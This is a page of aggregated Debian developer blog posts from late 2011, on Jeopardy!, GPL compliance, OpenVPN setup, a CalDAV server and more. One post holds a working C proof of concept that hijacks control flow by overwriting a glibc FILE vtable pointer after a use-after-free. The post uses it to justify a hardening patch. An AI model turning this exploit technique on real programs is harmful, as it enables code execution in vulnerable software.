Search Results: "dom"

5 January 2012

Jaldhar Vyas: Jeopardy!: The Post-Mortem

By now hopefully you got a chance to see my Jeopardy! episode so it won't be much of a spoiler to mention that I didn't win. It went like this. I flew into LA on the night of October 31st. The taping was to take place on the next two days. Jeopardy! tapes two weeks of shows, two days a week for a total of 10 episodes. Contestants are randomly chosen for one of those 10 episodes but you don't find out which one you will be on until the last minute. Randomness and secrecy have become become a big part of the production process in games since the quiz show scandals of the 1950s. (Interesting fact: it is a Federal felony to tamper with a TV game show.) There were a group of just under 20 0f us altogether waiting to go on. All very nice people. Here in the New York area one tends to equate very intelligent people with "Type A" personalities but we got on well together. Interspersed between the tapings, we had short practice sessions to familiarize ourselves with the studio setup and this is where I first started getting a little apprehensive. Jeopardy! is not just about general knowledge, there is a physical element too in that you have to buzz in by pressing a button on a stick which is wired up to some producers console. You can't buzz in before Alex has finished reading the question and obviously you can't buzz in if someone is already answering the question. If you buzz at the wrong time, your buzzer locks for 0.75 seconds so just jamming your finger on the button. I didn't even get that far as on the entire first day I failed to buzz in at all despite changing hands, changing grip different ways and other strategies. I was pretty despondent by the second day but then miraculously I managed to get the hang of it. So when I was finally selected (for the 3rd game of that day.) I was back to my usual cool self. I was up against Dave Leach and Nicholas Campiz who were returning after having tied in the previous game. And the game did start well enough. Oh one thing you may notice is that Alex mispronounces my name Jaldhal. I knew he did that once or twice and even mentioned it to a producer but it was only viewing the episode right now that I see he does it consistently. I assumed such things would be fixed up in post-editting but I guess not. Oh well, after living in this country for so many years I've learned to be happy whenever two consonants are more or less in the right place. This particular mispronunciation is actually fairly common, even Indian people have been known to make it. The alternative theory is that Alex couldn't read my horrible handwriting which is also plausible. Anyway, I digress. I started off fairly well. My first mistake was in a category about alcoholic drinks. I answered vermouth when the correct response was gin. In my defense I'm a strict teetoler so none of these words mean anything to me. I also earned the disapproval of my superhero fan son by mistaking Dr. Strange for Dr. Doom. I did get the one about Spiderman villain Dr. Octopus so that mollified him somewhat. The highlight of my evening was strangely enough in a category about books of the Bible. I got a Daily Double. It was a risky move but I have always wanted to make a "true" daily double so I threw caution to the winds and wagered everything I had. To my surprise as much as anyones, got the answer right doubling my score. I was in a pretty good position for the Double Jeopardy but thats when Dave started dominating. If you haven't been watching previous games, Dave Leach is arguably the best player this season. Not only is he smart but he is almost supernaturally fast on the buzzer. You can't see because I kept my hands behind the podium but I again and again I would desperately try to ring in on a question I knew the answer to only to be beaten to the punch by Dave. This caused me to start getting a bit reckless and answering questions where I was less than certain which cost me dearly. One particularly dumb mistake was in a category where all the answers were supposed to start with the letter g. I said compass when I should said gyrocompass but actually I should have left that category alone entirely. By the time Final Jeopardy came around winning was no longer an option as Dave was too far in the lead. I was slightly ahead of Nicholas in 2nd place. This is where I again made a strategic error. My original plan to bet nothing in Final Jeopardy but the category was "1930s Novels" and I liked my chances. The clue was read out and it involved an anti-war novel whose author was blacklisted. I was elated. It had to be "All Quiet on the Western Front" right? The blacklist bit gave me pause as the author Erich Maria Remarque was German and this was obviously a reference to the anti-Communist blacklist in the 1950s USA. But somehow I remembered that he had spent the end of his life in Hollywood or maybe I just convinced myself that it was plausible. Evidently my thought process wasn't too crazy because all three of us came up with the same answer. All three of us were wrong. The correct answer was "Johnny Got His Gun" by Daltan Trumbo. In hindsight I knew this but it illustrates the strange ways the mind works. I knew because the video for Metallicas song "One" from "...And Justice for All" is based on the film adaptation of this book. However in a previous orientation session the lady who is the contestant coordinator for Jeopardy! had mentioned AQOTHWF as anexample of something and this got stuck in my brain crowding out the previously known fact. So when all was said and done I ended up in 3rd place. (I bet big whereas Nicholas was more conservative.) Oh well. Despite not winning I had a blast. I fulfilled my dream of appearing on Jeopardy! I met Alex Trebek. (And I should be receiving an autographed picture of us together soon.) My witty banter was sufficiently witty. I made enough money to cover my travel expenses and still have a nice amount left. And I got to meet lots of interesting and wonderful people. So I'm satisfied.

4 January 2012

Matthew Garrett: Android, GPL violations and Google

A bit over a year ago, I wrote about how an incredible number of Android tablets on the market were in violation of the terms of the GPL. I've had rather a lot else to do since then so it's now awfully out of date - but taking a quick browse through the current stack of cheaper devices indicates that things aren't all that much better. We've got source code for some chipsets that were missing it before, but to compensate we've got a whole bunch of new hardware that's entirely lacking. It's all pretty poor, really.

At the time, I wrote the following:

"(Side note: People sometimes ask why Google aren't doing more to prevent infringing devices. For the vast majority of these cases, Google's sole contribution has been to put Android source code on a public website. Red Hat own more of the infringing code than Google do. There's no real reason why Google should be the ones taking the lead role here, and there's fairly sound business reasons why it's not in their interest to do so)"

Factually speaking, nothing's changed. Each of these devices contains code owned by Google, and Google could absolutely take legal action against the vendors. Equally, so could Red Hat, Intel, Nokia and dozens of other companies who hold copyright on portions of the code carried on these devices, and so could thousands of individuals around the world. Nobody's obliged to enforce their copyrights, and in the absence of anyone else doing so it's unreasonable to insist that Google should do it.

However.

Google gives Android away. This seems like an odd thing for them to do, given that it's a significant engineering effort and costs a lot of money to produce. But remember what Android brings to Google - it's a platform with a well-integrated mechanism for distributing advertising to users. Scanning the market shows a huge number of ad-supported apps, and Google's getting money for every single one of those that gets shown. The more Android devices, the bigger the market for apps - and the wider their advertising reach.

In other words: unscrupulous hardware vendors save money by ignoring their GPL obligations. This lets them appeal on price, increasing the number of Android devices in use and increasing Google's profits. Google makes money off other people's violation of the GPL.

Could Google do anything to stop this? Yes. They could sue for copyright infringement, but that kind of thing's time consuming and awkward and any argument about the GPL always seems to end up as a big argument involving conspiracy theories. Instead, Google could attach some extra conditions to the Android trademark. Requiring that the trademark only be attached to GPL-compliant products ought to allow Google to take advantage of the existing well-tested mechanisms for seizing counterfeit goods, providing a direct economic incentive for companies to come into compliance. For added marks, they could restrict the adwords code to devices that use the trademark - if the vendor removes the trademark, applications depending on the adwords functionality would refuse to run and Google wouldn't make money off the infringing hardware.

Or, of course, they could just carry on making extra money as a result of vendors denying users the freedoms granted by the copyright holders. Although that sounds kind of evil to me.

Edit: You probably also want to read the followup post here.

comment count unavailable comments

3 January 2012

Petter Reinholdtsen: Fixing an hanging debian installer for Debian Edu

During christmas, I have been working getting the next version of Debian Edu / Skolelinux ready for release. The initial problem I looked at was particularly interesting. The installer would hang at the end when it was doing it post-installation configuration, and whatevery I did to try to find the cause and fix it always worked while I tested it, but never when I integrated it into the installer and ran the installation from scratch. I would try to restart processes, close file descriptors, remove or create files, and the installer would always unblock and wrap up its tasks. Eventually the cause was found. The kernel was simply running out of entropy, causing the Kerberos setup to hang waiting for more. Pressing keys was adding entropy to the kernel, and thus all my tries to fix the problem worked not because what I was typing to fix it, but because I was typing. The fix I implemented was to add a background process looking at the level of entropy in the kernel (by checking /proc/sys/kernel/random/entropy_avail), and if it was too small, the installer will flush the kernel file buffers and do 'find /' to generate some disk IO. Disk IO generate entropy in the kernel, and is one of the few things that can be initated from within the system to generate entropy. The fix is in beta1 of the Debian Edu/Squeeze version, and we welcome more testers and developers. We plan to release beta2 this weekend.

2 January 2012

Gunnar Wolf: Happy Public Domain day, even for the inhabitants of the longest-copyright-term country

Happy Public Domain day, even for the inhabitants of the longest-copyright-term country

Every year, on January 1st, new material ceases to be protected by copyright and enters the public domain. This means, every year, more knowledge, literature, paintings, music, movies and a long etcetera becomes collective property, instead of being artificially held by the current holders of their rights. As this image shows (source: http://publicdomainday.org/node/39 ), I have the honor(?) to live in the country with the longest copyright protection term in the world. Copyright in Mexico does not only last for 100 years It lasts for the natural life of the author plus 100 years. This means that the popular corridos that tell the stories of the 1910 revolution are still not in the public domain. La sucesi n presidencial, the book which Francisco I. Madero wrote to justify that a peaceful political change was needed for the 1910 elections, will not enter the public domain until 2014 (president Madero was killed during 1913). Does it make any sense to kidnap cultural, political or artistic works for over a century? Not only that: Material that is legally sold as public domain in other countries is illegal in ours. Take as an example the recordings of Enrico Carusso, the great Italian tenor who died in 1921. Over 15 years ago, I bought a couple of CDs with his recordings (even if the sources were quite low-quality, as they had been copied over from wax cylinders to magnetic tapes to optical media). I bought them surprisingly cheap, as they were genuine public domain. But they are still protected in my country. That means, I ilegally have some stolen(!) works of art which I lawfully bought outside my country. Copyright law needs to be revised to match reality. Technological advances have strongly changed reality since 1717's promulgation of the first copyright laws. The solution is not to extend the terms, but to rethink the whole process. (yes, this rant was mainly made as an excuse for me to copy this image and put it in a location I can easily refer to later. But I hope it is interesting to you!)

27 December 2011

David Welton: 2011 in Books

Since I got my Kindle a bit more than a year ago, I have finally been able to slake my thirst for reading materials, something that was prohibitively expensive when ordering English language books via Amazon.co.uk, and took lots of time to boot. Here are some of the interesting books I've happened on in the past year: The big one was "Start Small, Stay Small": which has tons of ideas on how to do small, niche startups, "for the rest of us". Those of us who aren't in Silicon Valley, who aren't seeking millions in VC funding, those who don't want to aim for "astronomically rich", but just a comfortable lifestyle with more control over our own destiny. This book gets special mention for being a big inspiration for LiberWriter. Here is a list of the others. And for fun, a variety of Sci fi and Western books, but nothing particularly noteworthy. Neal Stephenson's REAMDE was fun, but I'm not sure I'd read it more than once, like some of his other books. Here are my Amazon wishlists of things I'm considering reading at some point in the future. Comments welcome on the value of the books listed. "Regular" books: http://amzn.com/w/20I0Y1YGD1FUB and random fun books and movies. Business books: http://amzn.com/w/5B2JQOP8VZEW - although some of them are not strictly business books. Yes, if you're curious, the book links do have referral codes in them, to help sustain my reading habit.

26 December 2011

Steve Kemp: So I'm a peddler of smut nowadays.

Over the Christmas period I've not been doing too much. December was a month that started out pretty well, in the first 10 days I had five models/friends/random-folk come to pose for me. (I have a few folk lined up for mid-January, but things tailed off quickly this month due to people having little free time). I spent a while mulling over what I was doing with images, as I've recently been doing a fair number of more NSFW images - In December this and this were my two favourite shots. I've posted NSFW images in various places over the past year (with permission; some volunteers/victims/friends don't want me to share anything, so I don't. They just hang on my walls.) but I was never consistent. Anyway I realised that .xxx domains are now available, so I figured I'd snarf one up and use that. That lead to tasteful.xxx - which is mostly full of images I didn't actually take, but that will change. (Sadly "artistic" was gone!) In more on-topic news I reported #651896 - a trivial security issue in another setgid(games) binary. I've got a couple more of those to tidy up and report in the near future. ObQuote: "Bright light. Bright light." - Gremlins

24 December 2011

Uwe Hermann: HOWTO: Using OpenVPN on Debian GNU/Linux

Here's a quick HOWTO for setting up an OpenVPN server and client on any (Debian, in this case) Linux machine of your choice. I'm running an OpenVPN server on a box at home, and a client on my laptop, so I can securely route all my laptop traffic through my OpenVPN server, no matter where I am. I highly recommend reading the official OpenVPN HOWTO from top to bottom, at least once. But here's a short, condensed HOWTO (specifically geared towards my needs, yours might be different): On the server: Install OpenVPN (apt-get install openvpn), then copy the "easy-rsa" files to /etc/openvpn/easy-rsa from where we'll use them to create our keys and certificates:
  $ cp -r /usr/share/doc/openvpn/examples/easy-rsa/2.0 /etc/openvpn/easy-rsa
  $ cd /etc/openvpn/easy-rsa
In the vars file change the KEY_SIZE variable from 1024 to 4096 for good measure:
  export KEY_SIZE=4096
Then, read in the vars file, clean old keys and certificates (if any) and create new ones:
  $ . ./vars
  $ ./clean-all
  $ ./build-ca
You'll now have the chance to enter some data such as country code (e.g. "DE"), state/province, locality, organization name, organizational unit name, common name, name, and email address. The values you choose don't really matter much (except for commonName, maybe, which could be your hostname or domain or such). Finally, the ca.key (root CA key) and ca.crt (root CA certificate) files will be created. Next, we'll create the server key:
  $ ./build-key-server server
You'll have to enter lots of info again (see above), commonName could be "server" or such this time. Upon "Sign the certificate? [y/n]" say y, as well as upon "1 out of 1 certificate requests certified, commit? [y/n]". Finally, the server.key and server.crt files will be created. Same procedure for creating a client key (I used "client1" as filename and commonName here):
  $ ./build-key client1
Next up we'll generate Diffie Hellman parameters (this will take a shitload of time due to keysize=4096, go drink some coffee):
  $ ./build-dh
When this step is done, you'll have a dh4096.pem file. As we want to use OpenVPN's "tls-auth" feature for perfect forward secrecy (it "adds an additional HMAC signature to all SSL/TLS handshake packets for integrity verification"), we'll have to generate a shared secret:
  $ openvpn --genkey --secret ta.key
  $ mv ta.key keys
So much for creating keys. Now, we'll have to configure OpenVPN. Copy the default server config file and edit it:
  $ cd /etc/openvpn
  $ cp /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz .
  $ gunzip server.conf.gz
The most important change in my setup is that I use port 443/TCP instead of the usual OpenVPN default of 1194/UDP. This increases the chances that you'll be able to use OpenVPN in almost all places, even in environments which firewall/block lots of stuff. Port 443/TCP (for https) will almost always be usable. I also uncommented the following line, which tells the client to use the VPN interface (usually tun0) per default, so that all the client's traffic (web browsing, DNS, and so on) goes over the VPN:
  push "redirect-gateway def1 bypass-dhcp"
Here's my server config file (comments and commented out lines stripped):
  port 443
  proto tcp
  dev tun
  ca /etc/openvpn/easy-rsa/keys/ca.crt
  cert /etc/openvpn/easy-rsa/keys/server.crt
  key /etc/openvpn/easy-rsa/keys/server.key  # This file should be kept secret
  dh /etc/openvpn/easy-rsa/keys/dh4096.pem
  server 10.8.0.0 255.255.255.0
  ifconfig-pool-persist ipp.txt
  push "redirect-gateway def1 bypass-dhcp"
  keepalive 10 120
  tls-auth /etc/openvpn/easy-rsa/keys/ta.key 0 # This file is secret
  comp-lzo
  user nobody
  group nogroup
  persist-key
  persist-tun
  status openvpn-status.log
  log-append openvpn.log
  verb 3
You can now start the OpenVPN server, e.g. via
  $ /etc/init.d/openvpn restart
Server firewall setup/changes: I'm running a custom iptables script on pretty much all of my boxes. Here's the relevant changes needed to allow the OpenVPN server to work properly. Basically, you need to enable IP forwarding, accept/forward tun0 traffic and setup masquerading (change "eth0" below, if needed):
  echo 1 > /proc/sys/net/ipv4/ip_forward
  iptables -A INPUT -i tun+ -j ACCEPT
  iptables -A FORWARD -i tun+ -j ACCEPT
  iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
  iptables -t nat -F POSTROUTING
  iptables -t nat -A POSTROUTING -s 10.8.0.0/24 -o eth0 -j MASQUERADE
My firewall script gets run upon every reboot. If you don't use such a script, you could add the above stuff to your /etc/rc.local file. On the client: Install OpenVPN (apt-get install openvpn), then copy the default client config file and edit it:
  $ cd /etc/openvpn
  $ cp /usr/share/doc/openvpn/examples/sample-config-files/client.conf .
Change the parameters to match the server config (port 443/TCP, and so on) and use "tls-auth /etc/openvpn/ta.key 1" (note the "1" on the client, and the "0" on the server!). Replace xxx.xxx.xxx.xxx with the public IP address of your OpenVPN server. If it doesn't have a public, static IP address already, you can use services such as DynDNS, or (my preferred method), my ssh-based DIY poor man's dynamic DNS setup. Here's my full client config:
  client
  dev tun
  proto tcp
  remote xxx.xxx.xxx.xxx 443
  resolv-retry infinite
  nobind
  user nobody
  group nogroup
  persist-key
  ca /etc/openvpn/ca.crt
  cert /etc/openvpn/client1.crt
  key /etc/openvpn/client1.key
  ns-cert-type server
  tls-auth /etc/openvpn/ta.key 1
  comp-lzo
  verb 3
Now you only need to copy the required certificates and keys to the client (into /etc/openvpn): ca.crt, and ta.key. Do not copy the other, server-specific private keys and such to the client(s)! Also, the root CA key (ca.key) should not even be left on the server, but rather moved to some offline storage/box, so that it cannot fall into the wrong hands, e.g. in the case of a server compromise. I prefer to manually start the client on my laptop when needed, so I use AUTOSTART="none" in /etc/default/openvpn and then start the client via:
  $ openvpn /etc/openvpn/client.conf
That's it. Comments and suggestions for improving the setup and/or the security aspects of it are highly welcome!

23 December 2011

Keith Packard: calypso

Calypso CalDAV/CardDAV/WebDAV for Android and Evolution Ever since I bought my first Palm Pilot in 1997, I ve relied upon a pocket-able device to carry a copy of my calendar and contacts, and for that same database to be present on my laptop. I went through a long list of Palm-compatible devices, including both the Palm Treo and Palm Centro telephones. I even wrote a number of my own Palm applications. Years ago, it was pretty obvious that I d have to find a new phone, but I was stuck looking for something that could provide the same hot-sync functionality. SyncML on the Series 40 I bought a Series 40 Nokia phone in Shanghai that promised SyncML support. Given that I had seen numerous SyncML implementations for Linux, it seemed like I should be able to get something to work. SyncML on the Series 40 is a disaster the phone couldn t actually store all of my contacts, and it couldn t hold half of the data fields I used. So, that phone landed in the box and back to the Centro I went. SyncML on the N900 Nokia kindly sent me an N900 at some point, so I gave SyncML another try. Given that the N900 runs evolution-data-server, and that I ve had evolution-data-server running on my laptop, it seemed like I should be in business. Well, almost. It took several days of hacking to fix bugs in the evolution SyncML back end, then another several days fussing with opensync. I ended up abandoning direct synchronization as unworkable opensync would sit in an infinite loop, or worse, trash my database completely. I finally found syncml-ds-tool , which is a debugging tool that comes with opensync. This tool simply synchronizes a set of disk files, one per contact or calendar entry, with the phone. That worked for well over a year. And then, a few months ago, Bluetooth on the laptop stopped connecting with the phone s SyncML server. I d get ECONNREFUSED every time I tried to use it. So much for the N900. DUN still worked, mostly, although it too would get ECONNREFUSED at times, but retrying seemed to make it work. However, While the N900 SyncML solution worked, I discovered another thing I wanted contacts and calendar entries stored in individual files and revision controlled with git. This makes it reasonable to delete stale calendar entries and know that they re never really gone, just left behind in an older version of the calendar. And, if you mess up, you can recover by poking at the database with git directly. I switched back to the venerable Palm Centro; it turns out that calendar and contacts are more important to me than being able to surf the web on my phone. Alas, my Centro went swimming in August and has passed on to the great electronics recycling house in the sky. I pulled the SIM out and switched back to the N900. I got my contacts imported on the N900 by copying files over the net work; not a long-term strategy, but at least I had phone numbers again. There was no hope for my calendar. I started looking for a solution in earnest. How about Android? At this point in my story, I m sure you re asking why I didn t just use one of the numerous Android phones that came through my hands. The answer is simple my calendar and contacts are probably some of my most personal data, and I m not willing to store them outside of my direct control, for reasons similar to those which are driving the development of the FreedomBox. When Android first came out, it could only talk to Google services, which didn t meet my hard requirement for personal data storage. One of my co-workers had his Google account suspended for violating the terms-of-service; he asked what he had done, but they wouldn t say. He asked if he could get his data back, and they said no . They invited him to create a new account, but it would not ever get any of the old data. A few days later, he got a nice apologetic email letting him know that they d made a mistake and that he hadn t, in fact, violated any of the terms-of-service, and that his old account was restored with all of his data intact. Wasn t that nice of Google? WebOS? I got a WebOS phone over the summer and discovered that while it had multiple contact/calendar back ends, none of them used standard protocols and so you only had the choice between multiple corporate data centers, which isn t actually a choice at all. Furthermore, the WebOS phone refused route PAN packets over the phone network, even though I have a data plan which allows this. It s not that it couldn t support it, it s that it refused. A couple of weeks after the WebOS phone arrived, HP canceled all of their WebOS hardware products, which made me less interested in trying to solve this problem. Android recovers About the same time the WebOS phone arrived, I discovered that Google had published enough information about the calendar/contacts internals for Marten Gajda to write CalDAV-Sync and CardDAV-Sync. And then, Andrew McMillan wrote aCal, which is a complete replacement for the built-in calendar and contacts applications and supports CalDAV and CardDAV. With two different standards-compliant solutions available, it seemed like it might be time to try Android again. I d love for CardDAV-Sync and CalDAV-Sync to become free software like aCal is. Andrew makes money from aCal by offering it for sale via the Android Market, while still publishing the sources for those who want to build their own copy. CalDAV/CardDAV on Linux I think the most widely known CalDAV server for Linux is probably DAViCal, a huge pile of PHP and SQL sitting on top of Apache. I m sure it s suitable for running on a server and being accessed over the internet, but I m not interested in that, nor am I interested in having my laptop run Apache and PostgreSQL. I found a tiny little CalDAV server, Radicale, which seemed like a lot better fit. It s written in Python and uses the usual Python HTTP server infrastructure, which provides SSL and authentication support along with some fairly convenient APIs for parsing and generating HTML. Before long, I discovered that Radicale was actually too simple for my needs. It stores the whole calendar in a single file, re-parsing it whenever a request is made, so a calendar with just hundreds of entries caused the server to slow down enough that evolution would time-out when talking to it. Also, Radicale doesn t actually parse the calendar entries completely, it has some ad-hoc code that finds various pieces of data, but without dealing with the whole syntax. I started hacking at Radicale to see how far I could get. I changed the storage code to store one event per file, then added hooks to use git for change management. Then, I found a full vcalendar/vcard parsing library in python, vobject, which I used to replace the ad-hoc parsing code. Finally, I added support for VCARD entries as well, allowing the system to store both calendar and contact information. Introducing Calypso, a CardDAV/CalDAV server With this much divergence from the original project, I ve figured I d best rename things to avoid confusion, so I decided to call it calypso , after a brief trip through the dictionary looking for names starting with ca . Calypso works with evolution, iceowl and the Android CalDAV/CardDAV plugins. It does not yet work with aCal; for some reason aCal cannot find any calendars on the server. Calypso also supports importing calendar changes from the command line, allowing you to integrate support into a text-based email application like notmuch or mutt. Calypso is available via git from git://keithp.com/git/calypso and is distributed under the GPL (v3 or later). I still consider it a work derived from Radicale, and so the code retains all of the Radicale copyrights along with my own. Using Calypso Initial setup Calypso runs as a regular user, all data are stored in ~/.config/calypso. To initialize calypso:
$ mkdir ~/.config/calypso ~/.config/calypso/calendars
$ cat > ~/.config/calypso/config << EOF
[server]
ssl=true
certificate=/home/keithp/.config/calypso/ssl/server.crt
key=/home/keithp/.config/calypso/ssl/server.key
[acl]
;type=htpasswd
type=fake
filename=/home/keithp/.config/calypso/passwd
Running calypso Then run calypso:
$ python ./calypso.py
No, I haven t figured out how to install it Creating new calendars To add a new database:
$ mkdir -p ~/.config/calypso/calendars/private/my_calendar
$ cd ~/.config/calypso/calendars/private/my_calendar
$ git init
$ git commit --allow-empty -m'initialize new calendar'
The new calendar should now be visible as https://localhost:5233/private/my_calendar You can add files to the directory at any time; calypso will check the directory mtime at each operation and update its internal state from that on disk automatically when the directory changes. Importing files Given a set of files with VCALENDAR or VCARD entries, you can import them with:
$ calypso --import private/my_calendar <filenames...>
This will update any changed entries and add any new ones. ToDo list for calypso
  1. Document the config file contents.
  2. Make it installable
  3. Figure out what aCal wants
  4. Support calendar creation
More Android info I m running cyanogenmod on my Nexus S as that provides PAN support. With PAN, I can create a network link between laptop and phone which doesn t depend on any local WiFi infrastructure and which gives both phone and laptop static IP addresses, allowing me to configure the sync URLs statically on the phone. I d use mDNS, but Android doesn t bother to support that.

Kees Cook: abusing the FILE structure


When attacking a process, one interesting target on the heap is the FILE structure used with stream functions (fopen(), fread(), fclose(), etc) in glibc. Most of the FILE structure (struct _IO_FILE internally) is pointers to the various memory buffers used for the stream, flags, etc. What s interesting is that this isn t actually the entire structure. When a new FILE structure is allocated and its pointer returned from fopen(), glibc has actually allocated an internal structure called struct _IO_FILE_plus, which contains struct _IO_FILE and a pointer to struct _IO_jump_t, which in turn contains a list of pointers for all the functions attached to the FILE. This is its vtable, which, just like C++ vtables, is used whenever any stream function is called with the FILE. So on the heap, we have: glibc FILE vtable location In the face of use-after-free, heap overflows, or arbitrary memory write vulnerabilities, this vtable pointer is an interesting target, and, much like the pointers found in setjmp()/longjmp(), atexit(), etc, could be used to gain control of execution flow in a program. Some time ago, glibc introduced PTR_MANGLE/PTR_DEMANGLE to protect these latter functions, but until now hasn t protected the FILE structure in the same way. I m hoping to change this, and have introduced a patch to use PTR_MANGLE on the vtable pointer. Hopefully I haven t overlooked something, since I d really like to see this get in. FILE structure usage is a fair bit more common than setjmp() and atexit() usage. :) Here s a quick exploit demonstration in a trivial use-after-free scenario:
#include <stdio.h>
#include <stdlib.h>
void pwn(void)
 
    printf("Dave, my mind is going.\n");
    fflush(stdout);
 
void * funcs[] =  
    NULL, // "extra word"
    NULL, // DUMMY
    exit, // finish
    NULL, // overflow
    NULL, // underflow
    NULL, // uflow
    NULL, // pbackfail
    NULL, // xsputn
    NULL, // xsgetn
    NULL, // seekoff
    NULL, // seekpos
    NULL, // setbuf
    NULL, // sync
    NULL, // doallocate
    NULL, // read
    NULL, // write
    NULL, // seek
    pwn,  // close
    NULL, // stat
    NULL, // showmanyc
    NULL, // imbue
 ;
int main(int argc, char * argv[])
 
    FILE *fp;
    unsigned char *str;
    printf("sizeof(FILE): 0x%x\n", sizeof(FILE));
    /* Allocate and free enough for a FILE plus a pointer. */
    str = malloc(sizeof(FILE) + sizeof(void *));
    printf("freeing %p\n", str);
    free(str);
    /* Open a file, observe it ended up at previous location. */
    if (!(fp = fopen("/dev/null", "r")))  
        perror("fopen");
        return 1;
     
    printf("FILE got %p\n", fp);
    printf("_IO_jump_t @ %p is 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));
    /* Overwrite vtable pointer. */
    *(unsigned long*)(str + sizeof(FILE)) = (unsigned long)funcs;
    printf("_IO_jump_t @ %p now 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));
    /* Trigger call to pwn(). */
    fclose(fp);
    return 0;
 
Before the patch:
$ ./mini
sizeof(FILE): 0x94
freeing 0x9846008
FILE got 0x9846008
_IO_jump_t @ 0x984609c is 0xf7796aa0
_IO_jump_t @ 0x984609c now 0x0804a060
Dave, my mind is going.
After the patch:
$ ./mini
sizeof(FILE): 0x94
freeing 0x9846008
FILE got 0x9846008
_IO_jump_t @ 0x984609c is 0x3a4125f8
_IO_jump_t @ 0x984609c now 0x0804a060
Segmentation fault
Astute readers will note that this demonstration takes advantage of another characteristic of glibc, which is that its malloc system is unrandomized, allowing an attacker to be able to determine where various structures will end up in the heap relative to each other. I d like to see this fixed too, but it ll require more time to study. :)

2011, Kees Cook. This work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
Creative Commons License

22 December 2011

Jeff Licquia: Time Flies

18 years ago, I carried a baby out of a delivery room. MY baby. What a rush. Looking down on him in the baby warmer, amazement and fear dominated my thoughts, clamoring for my attention. I was a father. What would I do now? My life was REALLY not just my own anymore; I had this little one that was counting on me. Was I up to the challenge? And what about when he wasn t a little one anymore? What would he be like as an adult? Would he be a good person? What would he care about? When he turned 18, what would we do, and what would his plans be for the future? That day was something I thought about often in that nursery all those years ago. And now, that day has arrived. Jon is now a young adult. And looking at the ultimate result of the last 18 years of worry, I feel immeasurably proud. He has made his mistakes, and no doubt will make more mistakes in the future. But he has not let those mistakes dampen his confident optimism, or drag down his sense of what s right. More importantly, he has a heart for others that expresses itself with everyone he s around. Often, the topics of our disagreements center around his fierce protective instinct, and on more than one occasion, he s challenged me to improve myself. I have not been a perfect father. At times, I ve been far from perfect. But I am grateful that I ve been a part of raising a young man I can admire and, yes, even learn from. Happy 18th birthday, Jon. Have an excellent life. I ll cherish the rest of the time you re still at home, miss you when the time comes for you to leave, and always be there for you as long as I live. Your mom and I are your biggest fans; never forget that.

18 December 2011

Lars Wirzenius: Obnam 0.24 released (backup software)

I've released version 0.24 of Obnam, my backup application. USER VISIBLE CHANGES BUG FIXES:

Nikita Youshchenko: Life after n900

Since post about lost n900 was on the top of this blog for almost a year, I should probably write a few words about what was next. Since I do need mobile phone every day, I had to get some replacement quickly. Given Maemo was dead and Meego device not available, I decided to go Android. Since after n900 hardware keyboard became a must for me, I decided to try HTC Desire Z. That device made me angry every day, both because of hardware (what a silly idea to place volume buttons such that they are below hardware keyboard when it s opened? they got pressed almost every time when I used keyboard!) and Android itself. I think quite a few things are broken in Android, but most annoying is broken multitasking. I can t live with dialog elements content get lost when I switch to other app and back. Please don t tell me that it s app fault: maybe technically it is, however too many apps have it so I have to generalize. I will likely write more about this later. At the same time, exciting things have been happening in Maemo community. It was the time when Community SSU raised, also several mapping applications went out of dark, and more. I was still subscribed to Maemo resources so I read about all that and got more and more frustrated with my new Android device. And on one sunday evening, after reading more exciting news from Maemo side, I decided that enough is enough. And ordered a new n900. Few days later, I ve sold HTC for about 80% of it s original price. That was an emotional solution, and of course it could not play well in the long term. Despite of individual exciting news, Maemo community was becoming weaker. Device itself had major usability issues (e.g. it could occasionally unlock while being in my pocket, and call a random number from address book and I have quite a few addresses abroad so such calls not only bother people, but also are expensive). There was not many applications, and those available had problems. There was a visible difference between my friends who could just take a phone and quickly do something, and myself who had to struggle with incomplete and buggy software. Also skype quality was very bad. Also when I was planning a 2-week trip to location without mobile network, I tried to preload map of planned route, but it preloaded only part and I was unable to make it preload the rest. Also many similar issues. So it became clear that if I want usability, I have to go to a standard platform. And as such, Android still is the only option. I searched for a device that runs more or less modern Android version, has hardware keyboard, and is not HTC Desire Z. There was not much to choose from. I ordered SonyEricsson sk17i. I m already using it for about 4 months. For common use cases, such as locating a business nearby, or routing to a given address, or quickly browsing a web page, it works. However, all Android flaws including broken multitasking and no-undo-in-text-fields are here, causing everyday frustration. My conclusion is that no smartphone-like devices without major usability issues are available today. What is available probably could be used to somehow satisfy immediate communication needs, but nothing above that. Bells and whistles are there, but I m not interested in those. I want a linux-based pocket-sized mobile computer that will handle both my communication needs and other interests. That could be hacked when I want to, but just works at the rest of time. Something like my Debian desktop. Openmoko was a big hope but it failed. Maemo was a big hope but incompetence of Nokia killed it. Meego was dead before it was born. There is still some life around several mobile linux projects (GTA04, Maemo, Meego, some others), but hopes for it to grow into something that could be used without huge hacking are little. :(

17 December 2011

Russell Coker: Some Notes on DRBD

